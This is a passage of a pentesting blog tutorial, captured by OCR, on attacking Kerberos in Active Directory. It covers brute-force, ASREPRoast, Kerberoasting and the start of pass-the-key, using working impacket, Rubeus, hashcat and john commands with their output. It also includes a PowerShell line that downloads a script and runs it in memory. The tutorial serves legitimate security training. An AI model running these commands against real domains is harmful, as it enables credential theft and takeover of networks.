
Kerberos (II): How to attack Kerberos?

tarlogic.com/blog/how-to-attack-kerberos

June 4, 2019



Introduction to kerberos attacks

In this article about Kerberos, a few attacks against the protocol will be shown. In order to refresh the concepts behind the following attacks, it is recommended to check the first part of this series which covers Kerberos theory.
The post is divided in one section per attack:

- Kerberos brute-force
- ASREPRoast
- Kerberoasting
- Pass the key
- Pass the ticket
- Silver ticket
- Golden ticket

These attacks are sorted by the privileges needed to perform them, in ascending order. Thus, to perform the first attacks only connectivity with the DC (Domain Controller) is required, which is the KDC (Key Distribution Center) for the AD (Active Directory) network. Whereas, the last attack requires a user being a Domain Administrator or having similar privileges.

Furthermore, each attack will be introduced from the pentesting perspective of 2 common scenarios:

- **Linux machine**: A computer external to the domain, owned by the auditor (Kali in this case), but with network connectivity to the DC (directly, VPN, Socks, does not really matter). It must be taken into account that the local time of the machine has to be synchronized with the DC.
- **Windows machine**: A compromised Windows machine in the domain, with a domain account if needed but with no administrator privileges, neither local nor domain.

It is done this way because there are plenty of publications only covering part of one scenario. Therefore, the goal here is to present a useful guide that shows how to perform any attack in many different circumstances. Anyway, a comment can be leaving by anyone if any concept is not completely explained.

Kerberos Tools

First of all, throughout this article the following main tools are used:

- Examples of Impacket, to perform Kerberos related Linux attacks, which requires python installed on the machine.
- Mimikatz, for Windows attacks.
- Rubeus, for Windows attacks, which requires Redistributable 3.5 installed on the machine.
- PsExec, for executing commands from Windows in remote machines.

There are a few additional tools, but those will be introduced in their respective sections. Besides, a Kerberos attacks cheatsheet was created to quickly get the commands needed to perform any of these attacks.
Let's go with the interesting stuff.

Kerberos brute-force

In first place, due to Kerberos is an authentication protocol, it is possible to perform brute-force attacks against it. Moreover, brute-forcing Kerberos has many advantages over brute-forcing other authentication methods, like the following:

- No domain account is needed to conduct the attack, just connectivity to the KDC.
- Kerberos pre-authentication errors are not logged in Active Directory with a normal Logon failure event (4625), but rather with specific logs to Kerberos pre-authentication failure (4771).
- Kerberos indicates, even if the password is wrong, whether the username is correct or not. This is a huge advantage in case of performing this sort of technique without knowing any username.
- In Kerberos brute-forcing it is also possible to discover user accounts without pre-authentication required, which can be useful to perform an ASREPRoast attack.

However, by carrying out a brute-force attack it is also possible to **block user accounts**. Thus, this technique should be used carefully.

From Linux

The script kerbrute.py can be used to perform a brute-force attack by using Kerberos from a Linux computer:

```
root@kali:kerbrute# python kerbrute.py -domain jurassic.park -users users.txt -
passwords passwords.txt -outputfile jurassic_passwords.txt
Impacket v0.9.18 - Copyright 2018 SecureAuth Corporation
[*] Valid user => triceratops
[*] Valid user => velociraptor [NOT PREAUTH]
[*] Valid user => trex
[*] Blocked/Disabled user => trex
[*] Stupendous => velociraptor:Sm4rtSp33d
[*] Saved TGT in velociraptor.ccache
[*] Saved discovered passwords in jurassic_passwords.txt
```

Once finished, a file with the discovered passwords is generated. Besides, the obtained TGTs tickets are stored for future use.

From Windows

In the case of Windows, the module *brute* of Rubeus, which is available on a fork of Zer1t0, can be used to launch a brute-force attack like the following:

```
PS C:\Users\user01> .\Rubeus.exe brute /users:users.txt /passwords:passwords.txt
/domain:jurassic.park /outfile:jurassic_passwords.txt


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.4.2

[+] Valid user => velociraptor
[+] Valid user => trex
[+] Valid user => triceratops
[+] STUPENDOUS => triceratops:Sh4rpH0rns
[*] Saved TGT into triceratops.kirbi
```

In the same way as in the Linux scenario, the discovered credentials are saved in the output file alongside valid TGTs.

ASREPRoast

The ASREPRoast attack looks for users without Kerberos pre-authentication required. That means that anyone can send an AS_REQ request to the KDC on behalf of any of those users, and receive an AS_REP message. This last kind of message contains a chunk of data encrypted with the original user key, derived from its password. Then, by using this message, the user password could be cracked offline. More detail in Kerberos theory.

Furthermore, no domain account is needed to perform this attack, only connection to the KDC. However, with a domain account, an LDAP query can be used to retrieve users without Kerberos pre-authentication in the domain. Otherwise usernames have to be guessed.

In order to retrieve user accounts without Kerberos pre-authentication, the following LDAP filter can be used: *(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))* . Parameter *samAccountType* allows to request user accounts only, without including computer accounts, and *userAccountControl* filters by Kerberos pre-authentication in this case.

From Linux

The script GetNPUsers.py can be used from a Linux machine in order to harvest the non-preauth AS_REP responses. The following commands allow to use a given username list or query to obtain a list of users by providing domain credentials:

```
root@kali:impacket-examples# python GetNPUsers.py jurassic.park/ -usersfile
usernames.txt -format hashcat -outputfile hashes.asreproast
Impacket v0.9.18 - Copyright 2018 SecureAuth Corporation

[-] User trex doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User triceratops doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos
database)
root@kali:impacket-examples# cat hashes.asreproast
$krb5asrep$23$velociraptor@JURASSIC.PARK:7c2e70d3d46b4794b9549bba5c6b728e$599da4e9b7
823dbc8432c188c0cf14151df3530601ad57ee0bc2730e0f10d3f1552b3552cee9431cf3f1b119d099d3
cead7ea38bc29d5d83074035a2e1d7de5fa17c9925c75aac2717f49baae54958ec289301a1c23ca2ec1c
5b5be4a495215d42e9cbb2feb8b7f58fb28151ac6ecb0684c27f14ecc35835aecc3eec1ec3056d831dd5
18f35103fd970f6d082da0ebaf51775afa8777f783898a1fa2cea7493767024ab3688ec4fe00e3d08a7f
b20a32c2abf8bdf66c9c42f49576ae9671400be01b6156b4677be4c79d807ba61f4703d9acda0e66befc
5b442660ac638983680ffa3ada7eacabad0841c9aee586

root@kali:impacket-examples# python GetNPUsers.py
jurassic.park/triceratops:Sh4rpH0rns -request -format hashcat -outputfile
hashes.asreproast
Impacket v0.9.18 - Copyright 2018 SecureAuth Corporation

Name          MemberOf                                              PasswordLastSet
LastLogon            UAC
------------  ----------------------------------------------  -------------------  --
-----------------  --------
velociraptor  CN=Domain Admins,CN=Users,DC=jurassic,DC=park  2019-02-27 17:12:12
2019-03-18 11:44:04  0x410200



root@kali:impacket-examples# cat hashes.asreproast
$krb5asrep$23$velociraptor@JURASSIC.PARK:6602e01d59b4eeba815ab467194a9de4$b13a0e139b
1daa46a457b3fa948c22cbbaad75a94c2b37064d757185d171c258e290210339d950b9245de6fa40a335
986146a8c71c0b60f633b4c040141460a0a91737670f21caae6261ebde0151c06adceac22bfed84cb8c1
f07948fb8e75b8a1d64c768c9e3f3a50d035ec03df643ea185648406b634b6fd673028e6e90ea429f57f
9229b00f47f2bba2cdb7297d29b9f97a83d07c89dee7ea673340f64c443a213d5b9bbed969a68ca7a0ea
41245b0fa985f64261803488b61821fbaedf43d50ea16075b2379bb354e4001d73dfd19cc8787b4bcd2b
d9b542e0e2b1218ee8c16699c134ae5ec587afe0fd1880
```

After finishing the execution, the script will generate an output file with encoded AS_REP messages to crack using hashcat or John.

From Windows

Rubeus can be used to carry out this attack from a Windows machine. The following command will generate a file containing AS_REP messages of affected users:

```
C:\Users\triceratops>.\Rubeus.exe asreproast /format:hashcat
/outfile:hashes.asreproast


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.3.3

[*] Action: AS-REP roasting

[*] Using domain controller: Lab-WDC01.jurassic.park (10.200.220.2)
[*] Building AS-REQ (w/o preauth) for: 'jurassic.park\velociraptor'
[*] Connecting to 10.200.220.2:88
[*] Sent 170 bytes
[*] Received 1423 bytes
[+] AS-REQ w/o preauth successful!
[*] Hash written to C:\Users\triceratops\hashes.asreproast

[*] Roasted hashes written to : C:\Users\triceratops\hashes.asreproast

C:\Users\triceratops>type hashes.asreproast
$krb5asrep$23$velociraptor@jurassic.park:BBEC05D876E5133F5AB0CEDA07572FE0$4A826CD212
3EBC266179A9009E867EAAC03D1C8C9880ACF76DCA4B5919F967E86DBB6CD475DA8EF5C83B1B8388D22D
A005BA10D5CB4D10F3C3F44C918ACD5843660C4FF5C678E635F7751A109524D693DB29BF75A5F0995B41
CD35600B969FE371F77AD13F48604DFAB87253D324E8F53C267A2299D2450245D317D319A4FD424B42F8
15B79E2DD16C58AB2A2C106EB6995AFF70C8E889D8F170B35E78993157B3B3D13DCCE18A720BC5810C47
4CBC95C07B5FFCEE5EE06442FDB6244C33EECA4BFCD4F6C051A5F00C40A837A9644ADA70A381A85089F0
5CFB5E5F03AB0C7525BBA6AEAF9DA3554D3D700DD54760
```

Once executed, Rubeus should have generated a file with one AS_REP per line. This file can be used to feed Hashcat or John.

Cracking the AS_REP

Finally, to crack the harvested AS_REP messages, Hashcat or John can be used. In this case a dictionary attack will be performed, but a variety of cracking techniques can be applied.

Hashcat command:

```
root@kali:impacket-examples# hashcat -m 18200 --force -a 0 hashes.asreproast
passwords_kerb.txt
hashcat (v5.1.0) starting...

OpenCL Platform #1: The pocl project
====================================
* Device #1: pthread-Intel(R) Core(TM) i5-4210H CPU @ 2.90GHz, 2961/2961 MB
allocatable, 2MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

ATTENTION! Pure (unoptimized) OpenCL kernels selected.
This enables cracking passwords and salts > length 32 but for the price of
drastically reduced performance.
If you want to switch to optimized OpenCL kernels, append -O to your commandline.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

* Device #1: build_opts '-cl-std=CL1.2 -I OpenCL -I /usr/share/hashcat/OpenCL -D
LOCAL_MEM_TYPE=2 -D VENDOR_ID=64 -D CUDA_ARCH=0 -D AMD_ROCM=0 -D VECT_SIZE=4 -D
DEVICE_TYPE=2 -D DGST_R0=0 -D DGST_R1=1 -D DGST_R2=2 -D DGST_R3=3 -D DGST_ELEM=4 -D
KERN_TYPE=18200 -D _unroll'
Dictionary cache hit:
* Filename..: passwords_kerb.txt
* Passwords.: 3
* Bytes.....: 25
* Keyspace..: 3

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

$krb5asrep$23$velociraptor@jurassic.park:bbec05d876e5133f5ab0ceda07572fe0$4a826cd212
3ebc266179a9009e867eaac03d1c8c9880acf76dca4b5919f967e86dbb6cd475da8ef5c83b1b8388d22d
a005ba10d5cb4d10f3c3f44c918acd5843660c4ff5c678e635f7751a109524d693db29bf75a5f0995b41
cd35600b969fe371f77ad13f48604dfab87253d324e8f53c267a2299d2450245d317d319a4fd424b42f8
15b79e2dd16c58ab2a2c106eb6995aff70c8e889d8f170b35e78993157b3b3d13dcce18a720bc5810c47
4cbc95c07b5ffcee5ee06442fdb6244c33eeca4bfcd4f6c051a5f00c40a837a9644ada70a381a85089f0
5cfb5e5f03ab0c7525bba6aeaf9da3554d3d700dd54760:Sm4rtSp33d

Session..........: hashcat
Status...........: Cracked
```

```
Hash.Type........: Kerberos 5 AS-REP etype 23
Hash.Target......: $krb5asrep$23$velociraptor@jurassic.park:bbec05d876...d54760
Time.Started.....: Tue Mar  5 11:15:47 2019 (1 sec)
Time.Estimated...: Tue Mar  5 11:15:48 2019 (0 secs)
Guess.Base.......: File (passwords_kerb.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:        4 H/s (0.18ms) @ Accel:64 Loops:1 Thr:64 Vec:4
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 3/3 (100.00%)
Rejected.........: 0/3 (0.00%)
Restore.Point....: 0/3 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: above1 -> below1

Started: Tue Mar  5 11:12:26 2019
Stopped: Tue Mar  5 11:15:48 2019
```

John command:

```
root@kali:kali# john --wordlist=passwords_kerb.txt hashes.asreproast
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5
RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidates left, minimum 16 needed for performance.
Sm4rtSp33d       ($krb5asrep$velociraptor@jurassic.park)
1g 0:00:00:00 DONE (2019-03-07 17:16) 20.00g/s 20.00p/s 20.00c/s 20.00C/s Sm4rtSp33d
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

In this case, luck is on our side, and the user password was contained in the dictionary.

Kerberoasting

The goal of Kerberoasting is to harvest TGS tickets for services that run on behalf of user accounts in the AD, not computer accounts. Thus, part of these TGS tickets is encrypted with keys derived from user passwords. As a consequence, their credentials could be cracked offline. More detail in Kerberos theory.

Therefore, to perform Kerberoasting, only a domain account that can request for TGSs is necessary, which is anyone since no special privileges are required.

In order to retrieve user accounts which have associated services, the following LDAP filter can be used: *(&(samAccountType=805306368)(servicePrincipalName=*))*. Parameter *samAccountType* allows filtering out the computer accounts, and *servicePrincipalName=** filters by accounts with at least one service.

From Linux

From a Linux machine, it is possible retrieve all the TGS's by using the impacket example GetUserSPNs.py. The command required to perform the attack and save the TGS's into a file is the following:

```
root@kali:impacket-examples# python GetUserSPNs.py
jurassic.park/triceratops:Sh4rpH0rns -outputfile hashes.kerberoast
Impacket v0.9.18 - Copyright 2018 SecureAuth Corporation

ServicePrincipalName  Name          MemberOf  PasswordLastSet      LastLogon
--------------------  ------------  --------  -------------------  -----------------
--
cloner/labwws02       velociraptor            2019-02-27 17:12:12  2019-03-05
09:35:27



root@kali:impacket-examples# cat hashes.kerberoast
$krb5tgs$23$*velociraptor$JURASSIC.PARK$cloner/labwws02*$b127187aceb93774a985bb1e528
da85c$75cc3037a244f3422d6129bba79f79c67e79aca81b0b7dd551019424005abcfb8e232600fa968d
e2dcc9f10a44d13c17ac2be66bbb2640187dc174d81d9ebad0d691b36b3cbf4ca457678861748e2ab950
f3066e0f50489415b934e4f6a2f2b7d8845cfd6a74279bad50da8c363174a07e51cbf39a2dd88bd74f1c
839373cd9370ec1e2b7ebc5d6d05d49d34a75925d5983ab4849e211e57e93666f1fe9663b53620d2710e
15f2c70837a4983db19c345b93f790244899b847d186197c37e966fc239ec750f91bd317fc2388ca4218
95052e2d57f742ab45c59275e95dfbb855ff11e5e893631164f6053ca0a6162c6b1be3ccdeb7fe2ce3a8
634411b2b16ef03f558a5e0156bb8270ece6cf6b516af8172aa6071904d493c6fdf91738781371b68dfd
9b4e1c2d6bcef3d665504194a703b08615d1b9c57ac794c37ab44dc2d57dff9677b0168aa7c078b190dd
db2091ab63ca85868944cdbb4229a7a291028f193f94cb5c9a43c55b006cdd35df241b49d5464d3c05d5
b7ec9eecd843335e45642892333b9760d06bc445d02558c2c30a2648a1018bc8493b8f73a6b0c07ffd05
2434239f0463b2344363656d6b6640efdc3e10fab04b99fc1f1487942c2b2c9ca7e89447aab3b1fb5adc
b4b820d842a2ec713b788358e5c14d8ac3f0070058e6453297d4fb9538680ab152ce4ed3168cc6a58cc1
c753b15d5de7fb98132ac3eec602ad611e8e03ed1c00c2bfa3b5bec1ea93f24b68b54fe48726f4e650db
a34b3c4696b5f5e743cb5ace4b9b073dc718070d06e8f872abef2d4040350cd9e09091da47ab2fcef2e0
d873afdcb9d7cf2236131f312d4e23004eb598efa064b871af82e618c31a2e82d28bc635ac3cbd000d72
5dd53217fb484178de3cd9bf4d20819c30c189ccc2ae349a333b628c6d41d01163b918def5ba089ac2cc
6ff673dd64e1c2fef25fb599e009c1eca8e9e06cebc61fb0e7fc6922bc3edbdc60dd85a3f5b7412e8e46
db80b55f577cc682892e66987a0e920872292a5cdd0f1a11fcc294461ccf86a53e75c9c8b0f9688919b4
484986b7bcfb7612b117f98f5b0f4bf44ef0ad07245883ced1045b215a137d50a54f45a67168e6bed3dc
b41f25b8ac307a4f3923d1545f0f6f1593db0a8b3032a3837b5c1715656e73c3ba0102e76dbbf47388bb
5d1c334fc50598a57914a77c4c11059fe1b07b6342286ec2f6f38e7a5a946f40b7de01707f9681228904
cb04434063c3dc7a6d26f301664514551ee20b69eb76d2a3f8fbc45b0d9cf9d236f8ac880c75b140dc47
1e6044b1c85af0e26393e057c5357f8ef223e845676e963eba6540d2cbee90cbb6d2422e9b1e34e6b298
9a752c09b86d302219a45cd219f3fdf243f9b5c7002997daeff03f7cd437
```

Once finished, a file with a crackable TGS per line should have been generated as output. This file can be used to feed Hashcat or John in order to crack its TGS's.

From Windows

Likewise, Kerberoasting can be performed from a Windows machine with several tools such as Rubeus or Invoke-Kerberoast from Empire project. In this case, tools are launched from the context of a logged user inside a domain workstation. The commands are the following:

```
C:\Users\triceratops>.\Rubeus.exe kerberoast /outfile:hashes.kerberoast


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.3.3

[*] Action: Kerberoasting

[*] SamAccountName         : velociraptor
[*] DistinguishedName      : CN=velociraptor,OU=Usuarios,DC=jurassic,DC=park
[*] ServicePrincipalName   : cloner/labwws02
[*] Hash written to C:\Users\triceratops\hashes.kerberoast

[*] Roasted hashes written to : C:\Users\triceratops\hashes.kerberoast

C:\Users\triceratops>type hashes.kerberoast
$krb5tgs$23$*$jurassic.park$cloner/labwws02*$60B2E176B7A641FD663BF1B8D0B6E106$069B2A
CA38B73BFCAC56526DBAEF743F4981980CD213DD9FE7D41D3AB3F3E521273C70D9CA681319F690C5BFAE
627B423D3FBAD20D7EDE8E1AF930B5AEFCC2657B4A8B0BD5DCD9B51560E78478A9A7616C0CB675FDC501
828CCE58206542D48D48B4A1DCE61BDCB9705094DE1D16536526E04E5AE84567407DA665868E33DB26CD
763DCEBDD8F6801494A9F6E3ADE8F63C7D197D1AE66345A9635FE5E7C2D35A9DC4885DD2C6699CE8C00D
71B518DC6BA8B87F525AEC635881245F20E7ECE150B4D4223C19960AFF417FB4C053EA6FA3B86938FCA1
F1A781E3F36FAB9EE8909422CCE440453F0E3A2D23DED7861BA919BC8567C6DC1F77817F1E44181783EC
3BA76CF688A841FBD6F9B02B2BD2D4A22BB489808F04CAAA87D025812EF11B39FEC605485EB875D57F4D
09623B3108638816E6D2DB81F280635B29FD4BD08A9C8AAE72571B61E81274C56DCAB8AE13C2EEFA3AF2
DD4084A96CA84F336987CD765C2D23FB957EE378136ED42BBFDE1DE8361BF933B51370D7AF07A3A939C3
FEEC62ADC4A884EE52A296DEF9402F732D57F04FB93FC296B8F5031FA852403D6AE7211648693C4CD0C4
7847C07E869D1FB41B627B1928EC929409EEE0B1CE67BB55CEA069A26809E8347A3BEA34AB9EC4F78051
D40CCD9AB1C5AF655165F86E0185B72E01643854710E322A2722BDEAABA317A1ECD78096E3D5A51831A5
7F505B861AEEB9B2207CA2D7FBCE47847C3D3A1CB9D5C2B931BC532B220434550D83A82F63B26B918E18
9C38D7D979AC05D34043ECEDCA09CEFDB3065A8BE2717E84FC325373A7B778AA4325D7F0458AC7A84196
DA7752BEFE0ED9A0830ECB60BA4F3EC5F0A2FB3BA482DD9F947C8A667CCC54013C01D15E0AB41CC08A14
0389028461B16E38CCD85542F8B53E1AC4CB4E8F6CE2EFC9ECDABD6AED2716C17221791D620E333359B3
9A0D6720FD6167A2D03A74B4C7FD549EC9169AC3103A4EBD9BF8F5754EF013411802524A5F8DA6FE7FBC
D219D2193891C9026513AEB751D6D3707253929F43F6A40012E2463002465F888E6F15C4CE264DB88650
D503431A3D1FC58321ADB65F7BC69E2E95562A81FFE3A633BF4AC27B85CE2CB49A0EF19FDA1A51074B89
8D21B94FA91F7092BE9B22BDFBA09829FC1B95187AE8CB2BBAB3C1E3ECF5835723C2858862A0BEF32001
AC461C0FE496029B3E7E6827E0991F6CF3F6D658F4AA8DDDDC097CC2B12038DF8112833DA052D0ED2D42
D2FD93DA13FFEE3831F57956DFF6FA0C9E573862B1D4F2AC3344F7320F1FBCB5F9773EEE0F091829052C
C5F31CECBD0E468914C70B9F03CA056A53E449AE85734B1C43D57FEEFC5576672C82D47F14A168E9A2FF
DE715955B2749A01DE174CB32C4D8F7477A087E717379D9599E50997D8619D8F1F2DB268E5D89A9DA13E
2B61C15E97159740766C4415B5F46C754A2C2C9500092BD1AF88F1C1C4D5DC4A4F5078F691148D448DBC
D94549F74A2312921293427891DEF1C0754FA6AA3633141BE8D885703279C62EECE474A366FC9B8C8A4A
5DAF98FF
```

Another way to accomplish Kerberoast is to use the powershell script Invoke-Kerberoast from Empire project, which can be loaded directly into memory:

```
PS C:\Users\triceratops> iex (new-object
Net.WebClient).DownloadString("https://raw.githubusercontent.com/EmpireProject/Empir
e/master/data/module_source/credentials/Invoke-Kerberoast.ps1")
PS C:\Users\triceratops> Invoke-Kerberoast -OutputFormat hashcat | % { $_.Hash } |
Out-File -Encoding ASCII hashes.kerberoast
```

In the same way as impacket, these tools create output files with one crackable TGS per line, which can be used to feed Hashcat or John.

Cracking the TGSs

In this section, cracking examples of both Hashcat and John will be shown. However, there are several different cracking methods which can be applied in this situation. Next, a dictionary attack will be performed (the dictionary contains the password for demonstration purposes).

Hashcat command:

```
root@kali:impacket-examples# hashcat -m 13100 --force -a 0 hashes.kerberoast
passwords_kerb.txt
hashcat (v5.1.0) starting...

OpenCL Platform #1: The pocl project
====================================
* Device #1: pthread-Intel(R) Core(TM) i5-4210H CPU @ 2.90GHz, 2961/2961 MB
allocatable, 2MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

ATTENTION! Pure (unoptimized) OpenCL kernels selected.
This enables cracking passwords and salts > length 32 but for the price of
drastically reduced performance.
If you want to switch to optimized OpenCL kernels, append -O to your commandline.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

* Device #1: build_opts '-cl-std=CL1.2 -I OpenCL -I /usr/share/hashcat/OpenCL -D
LOCAL_MEM_TYPE=2 -D VENDOR_ID=64 -D CUDA_ARCH=0 -D AMD_ROCM=0 -D VECT_SIZE=4 -D
DEVICE_TYPE=2 -D DGST_R0=0 -D DGST_R1=1 -D DGST_R2=2 -D DGST_R3=3 -D DGST_ELEM=4 -D
KERN_TYPE=13100 -D _unroll'
* Device #1: Kernel m13100_a0-pure.43809ab0.kernel not found in cache! Building may
take a while...
Dictionary cache hit:
* Filename..: passwords_kerb.txt
* Passwords.: 3
* Bytes.....: 25
* Keyspace..: 3

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

$krb5tgs$23$*velociraptor$jurassic.park$cloner/labwws02*$60b2e176b7a641fd663bf1b8d0b
6e106$069b2aca38b73bfcac56526dbaef743f4981980cd213dd9fe7d41d3ab3f3e521273c70d9ca6813
19f690c5bfae627b423d3fbad20d7ede8e1af930b5aefcc2657b4a8b0bd5dcd9b51560e78478a9a7616c
0cb675fdc501828cce58206542d48d48b4a1dce61bdcb9705094de1d16536526e04e5ae84567407da665
868e33db26cd763dcebdd8f6801494a9f6e3ade8f63c7d197d1ae66345a9635fe5e7c2d35a9dc4885dd2
c6699ce8c00d71b518dc6ba8b87f525aec635881245f20e7ece150b4d4223c19960aff417fb4c053ea6f
a3b86938fca1f1a781e3f36fab9ee8909422cce440453f0e3a2d23ded7861ba919bc8567c6dc1f77817f
1e44181783ec3ba76cf688a841fbd6f9b02b2bd2d4a22bb489808f04caaa87d025812ef11b39fec60548
```

```
5eb875d57f4d09623b3108638816e6d2db81f280635b29fd4bd08a9c8aae72571b61e81274c56dcab8ae
13c2eefa3af2dd4084a96ca84f336987cd765c2d23fb957ee378136ed42bbfde1de8361bf933b51370d7
af07a3a939c3feec62adc4a884ee52a296def9402f732d57f04fb93fc296b8f5031fa852403d6ae72116
48693c4cd0c47847c07e869d1fb41b627b1928ec929409eee0b1ce67bb55cea069a26809e8347a3bea34
ab9ec4f78051d40ccd9ab1c5af655165f86e0185b72e01643854710e322a2722bdeaaba317a1ecd78096
e3d5a51831a57f505b861aeeb9b2207ca2d7fbce47847c3d3a1cb9d5c2b931bc532b220434550d83a82f
63b26b918e189c38d7d979ac05d34043ecedca09cefdb3065a8be2717e84fc325373a7b778aa4325d7f0
458ac7a84196da7752befe0ed9a0830ecb60ba4f3ec5f0a2fb3ba482dd9f947c8a667ccc54013c01d15e
0ab41cc08a140389028461b16e38ccd85542f8b53e1ac4cb4e8f6ce2efc9ecdabd6aed2716c17221791d
620e333359b39a0d6720fd6167a2d03a74b4c7fd549ec9169ac3103a4ebd9bf8f5754ef013411802524a
5f8da6fe7fbcd219d2193891c9026513aeb751d6d3707253929f43f6a40012e2463002465f888e6f15c4
ce264db88650d503431a3d1fc58321adb65f7bc69e2e95562a81ffe3a633bf4ac27b85ce2cb49a0ef19f
da1a51074b898d21b94fa91f7092be9b22bdfba09829fc1b95187ae8cb2bbab3c1e3ecf5835723c28588
62a0bef32001ac461c0fe496029b3e7e6827e0991f6cf3f6d658f4aa8ddddc097cc2b12038df8112833d
a052d0ed2d42d2fd93da13ffee3831f57956dff6fa0c9e573862b1d4f2ac3344f7320f1fbcb5f9773eee
0f091829052cc5f31cecbd0e468914c70b9f03ca056a53e449ae85734b1c43d57feefc5576672c82d47f
14a168e9a2ffde715955b2749a01de174cb32c4d8f7477a087e717379d9599e50997d8619d8f1f2db268
e5d89a9da13e2b61c15e97159740766c4415b5f46c754a2c2c9500092bd1af88f1c1c4d5dc4a4f5078f6
91148d448dbcd94549f74a2312921293427891def1c0754fa6aa3633141be8d885703279c62eece474a3
66fc9b8c8a4a5daf98ff:Sm4rtSp33d

Session..........: hashcat
Status...........: Cracked
Hash.Type........: Kerberos 5 TGS-REP etype 23
Hash.Target......: $krb5tgs$23$*velociraptor$jurassic.park$cloner/labw...af98ff
Time.Started.....: Tue Mar  5 10:46:34 2019 (1 sec)
Time.Estimated...: Tue Mar  5 10:46:35 2019 (0 secs)
Guess.Base.......: File (passwords_kerb.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:        4 H/s (0.16ms) @ Accel:64 Loops:1 Thr:64 Vec:4
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 3/3 (100.00%)
Rejected.........: 0/3 (0.00%)
Restore.Point....: 0/3 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: above1 -> below1

Started: Tue Mar  5 10:42:51 2019
Stopped: Tue Mar  5 10:46:35 2019
```

Due to encoding while using hashcat, a problem raised. The tool displays an error similar to *Byte Order Mark (BOM) was detected*, due to an input file encoded with Unicode (which is common in Windows output files) instead of ASCII. In order to solve this issue, the tool *dos2unix* can be used to convert the file encoding to the correct one.

John command:

```
root@kali:impacket-examples# john --format=krb5tgs --wordlist=passwords_kerb.txt
hashes.kerberoast
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Sm4rtSp33d       (?)
1g 0:00:00:00 DONE (2019-03-05 10:53) 50.00g/s 150.0p/s 150.0c/s 150.0C/s
above1..below1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

John was not able to show the username alongside the cracked password, instead, it displayed the symbol *(?)*. While this is enough in the case of just one TGS, it can get pretty annoying if several are going to be cracked.

After all, as shown above, it was possible to crack the password by using the correct dictionary with both tools.

Overpass The Hash/Pass The Key (PTK)

This attack aims to use user NTLM hash to request Kerberos tickets, as an alternative to the common Pass The Hash over NTLM protocol. Therefore, this could be especially useful in networks where NTLM protocol is disabled and only Kerberos is allowed as authentication protocol.

In order to perform this attack, the NTLM hash (or password) of the target user account is needed. Thus, once a user hash is obtained, a TGT can be requested for that account. Finally, it is possible to access any service or machine where the user account has permissions.

From Linux

From a Linux perspective, impacket can be used in order to perform this attack. Thus, the commands required for that purpose are the following:

```
root@kali:impacket-examples# python getTGT.py jurassic.park/velociraptor -hashes
:2a3de7fe356ee524cc9f3d579f2e0aa7
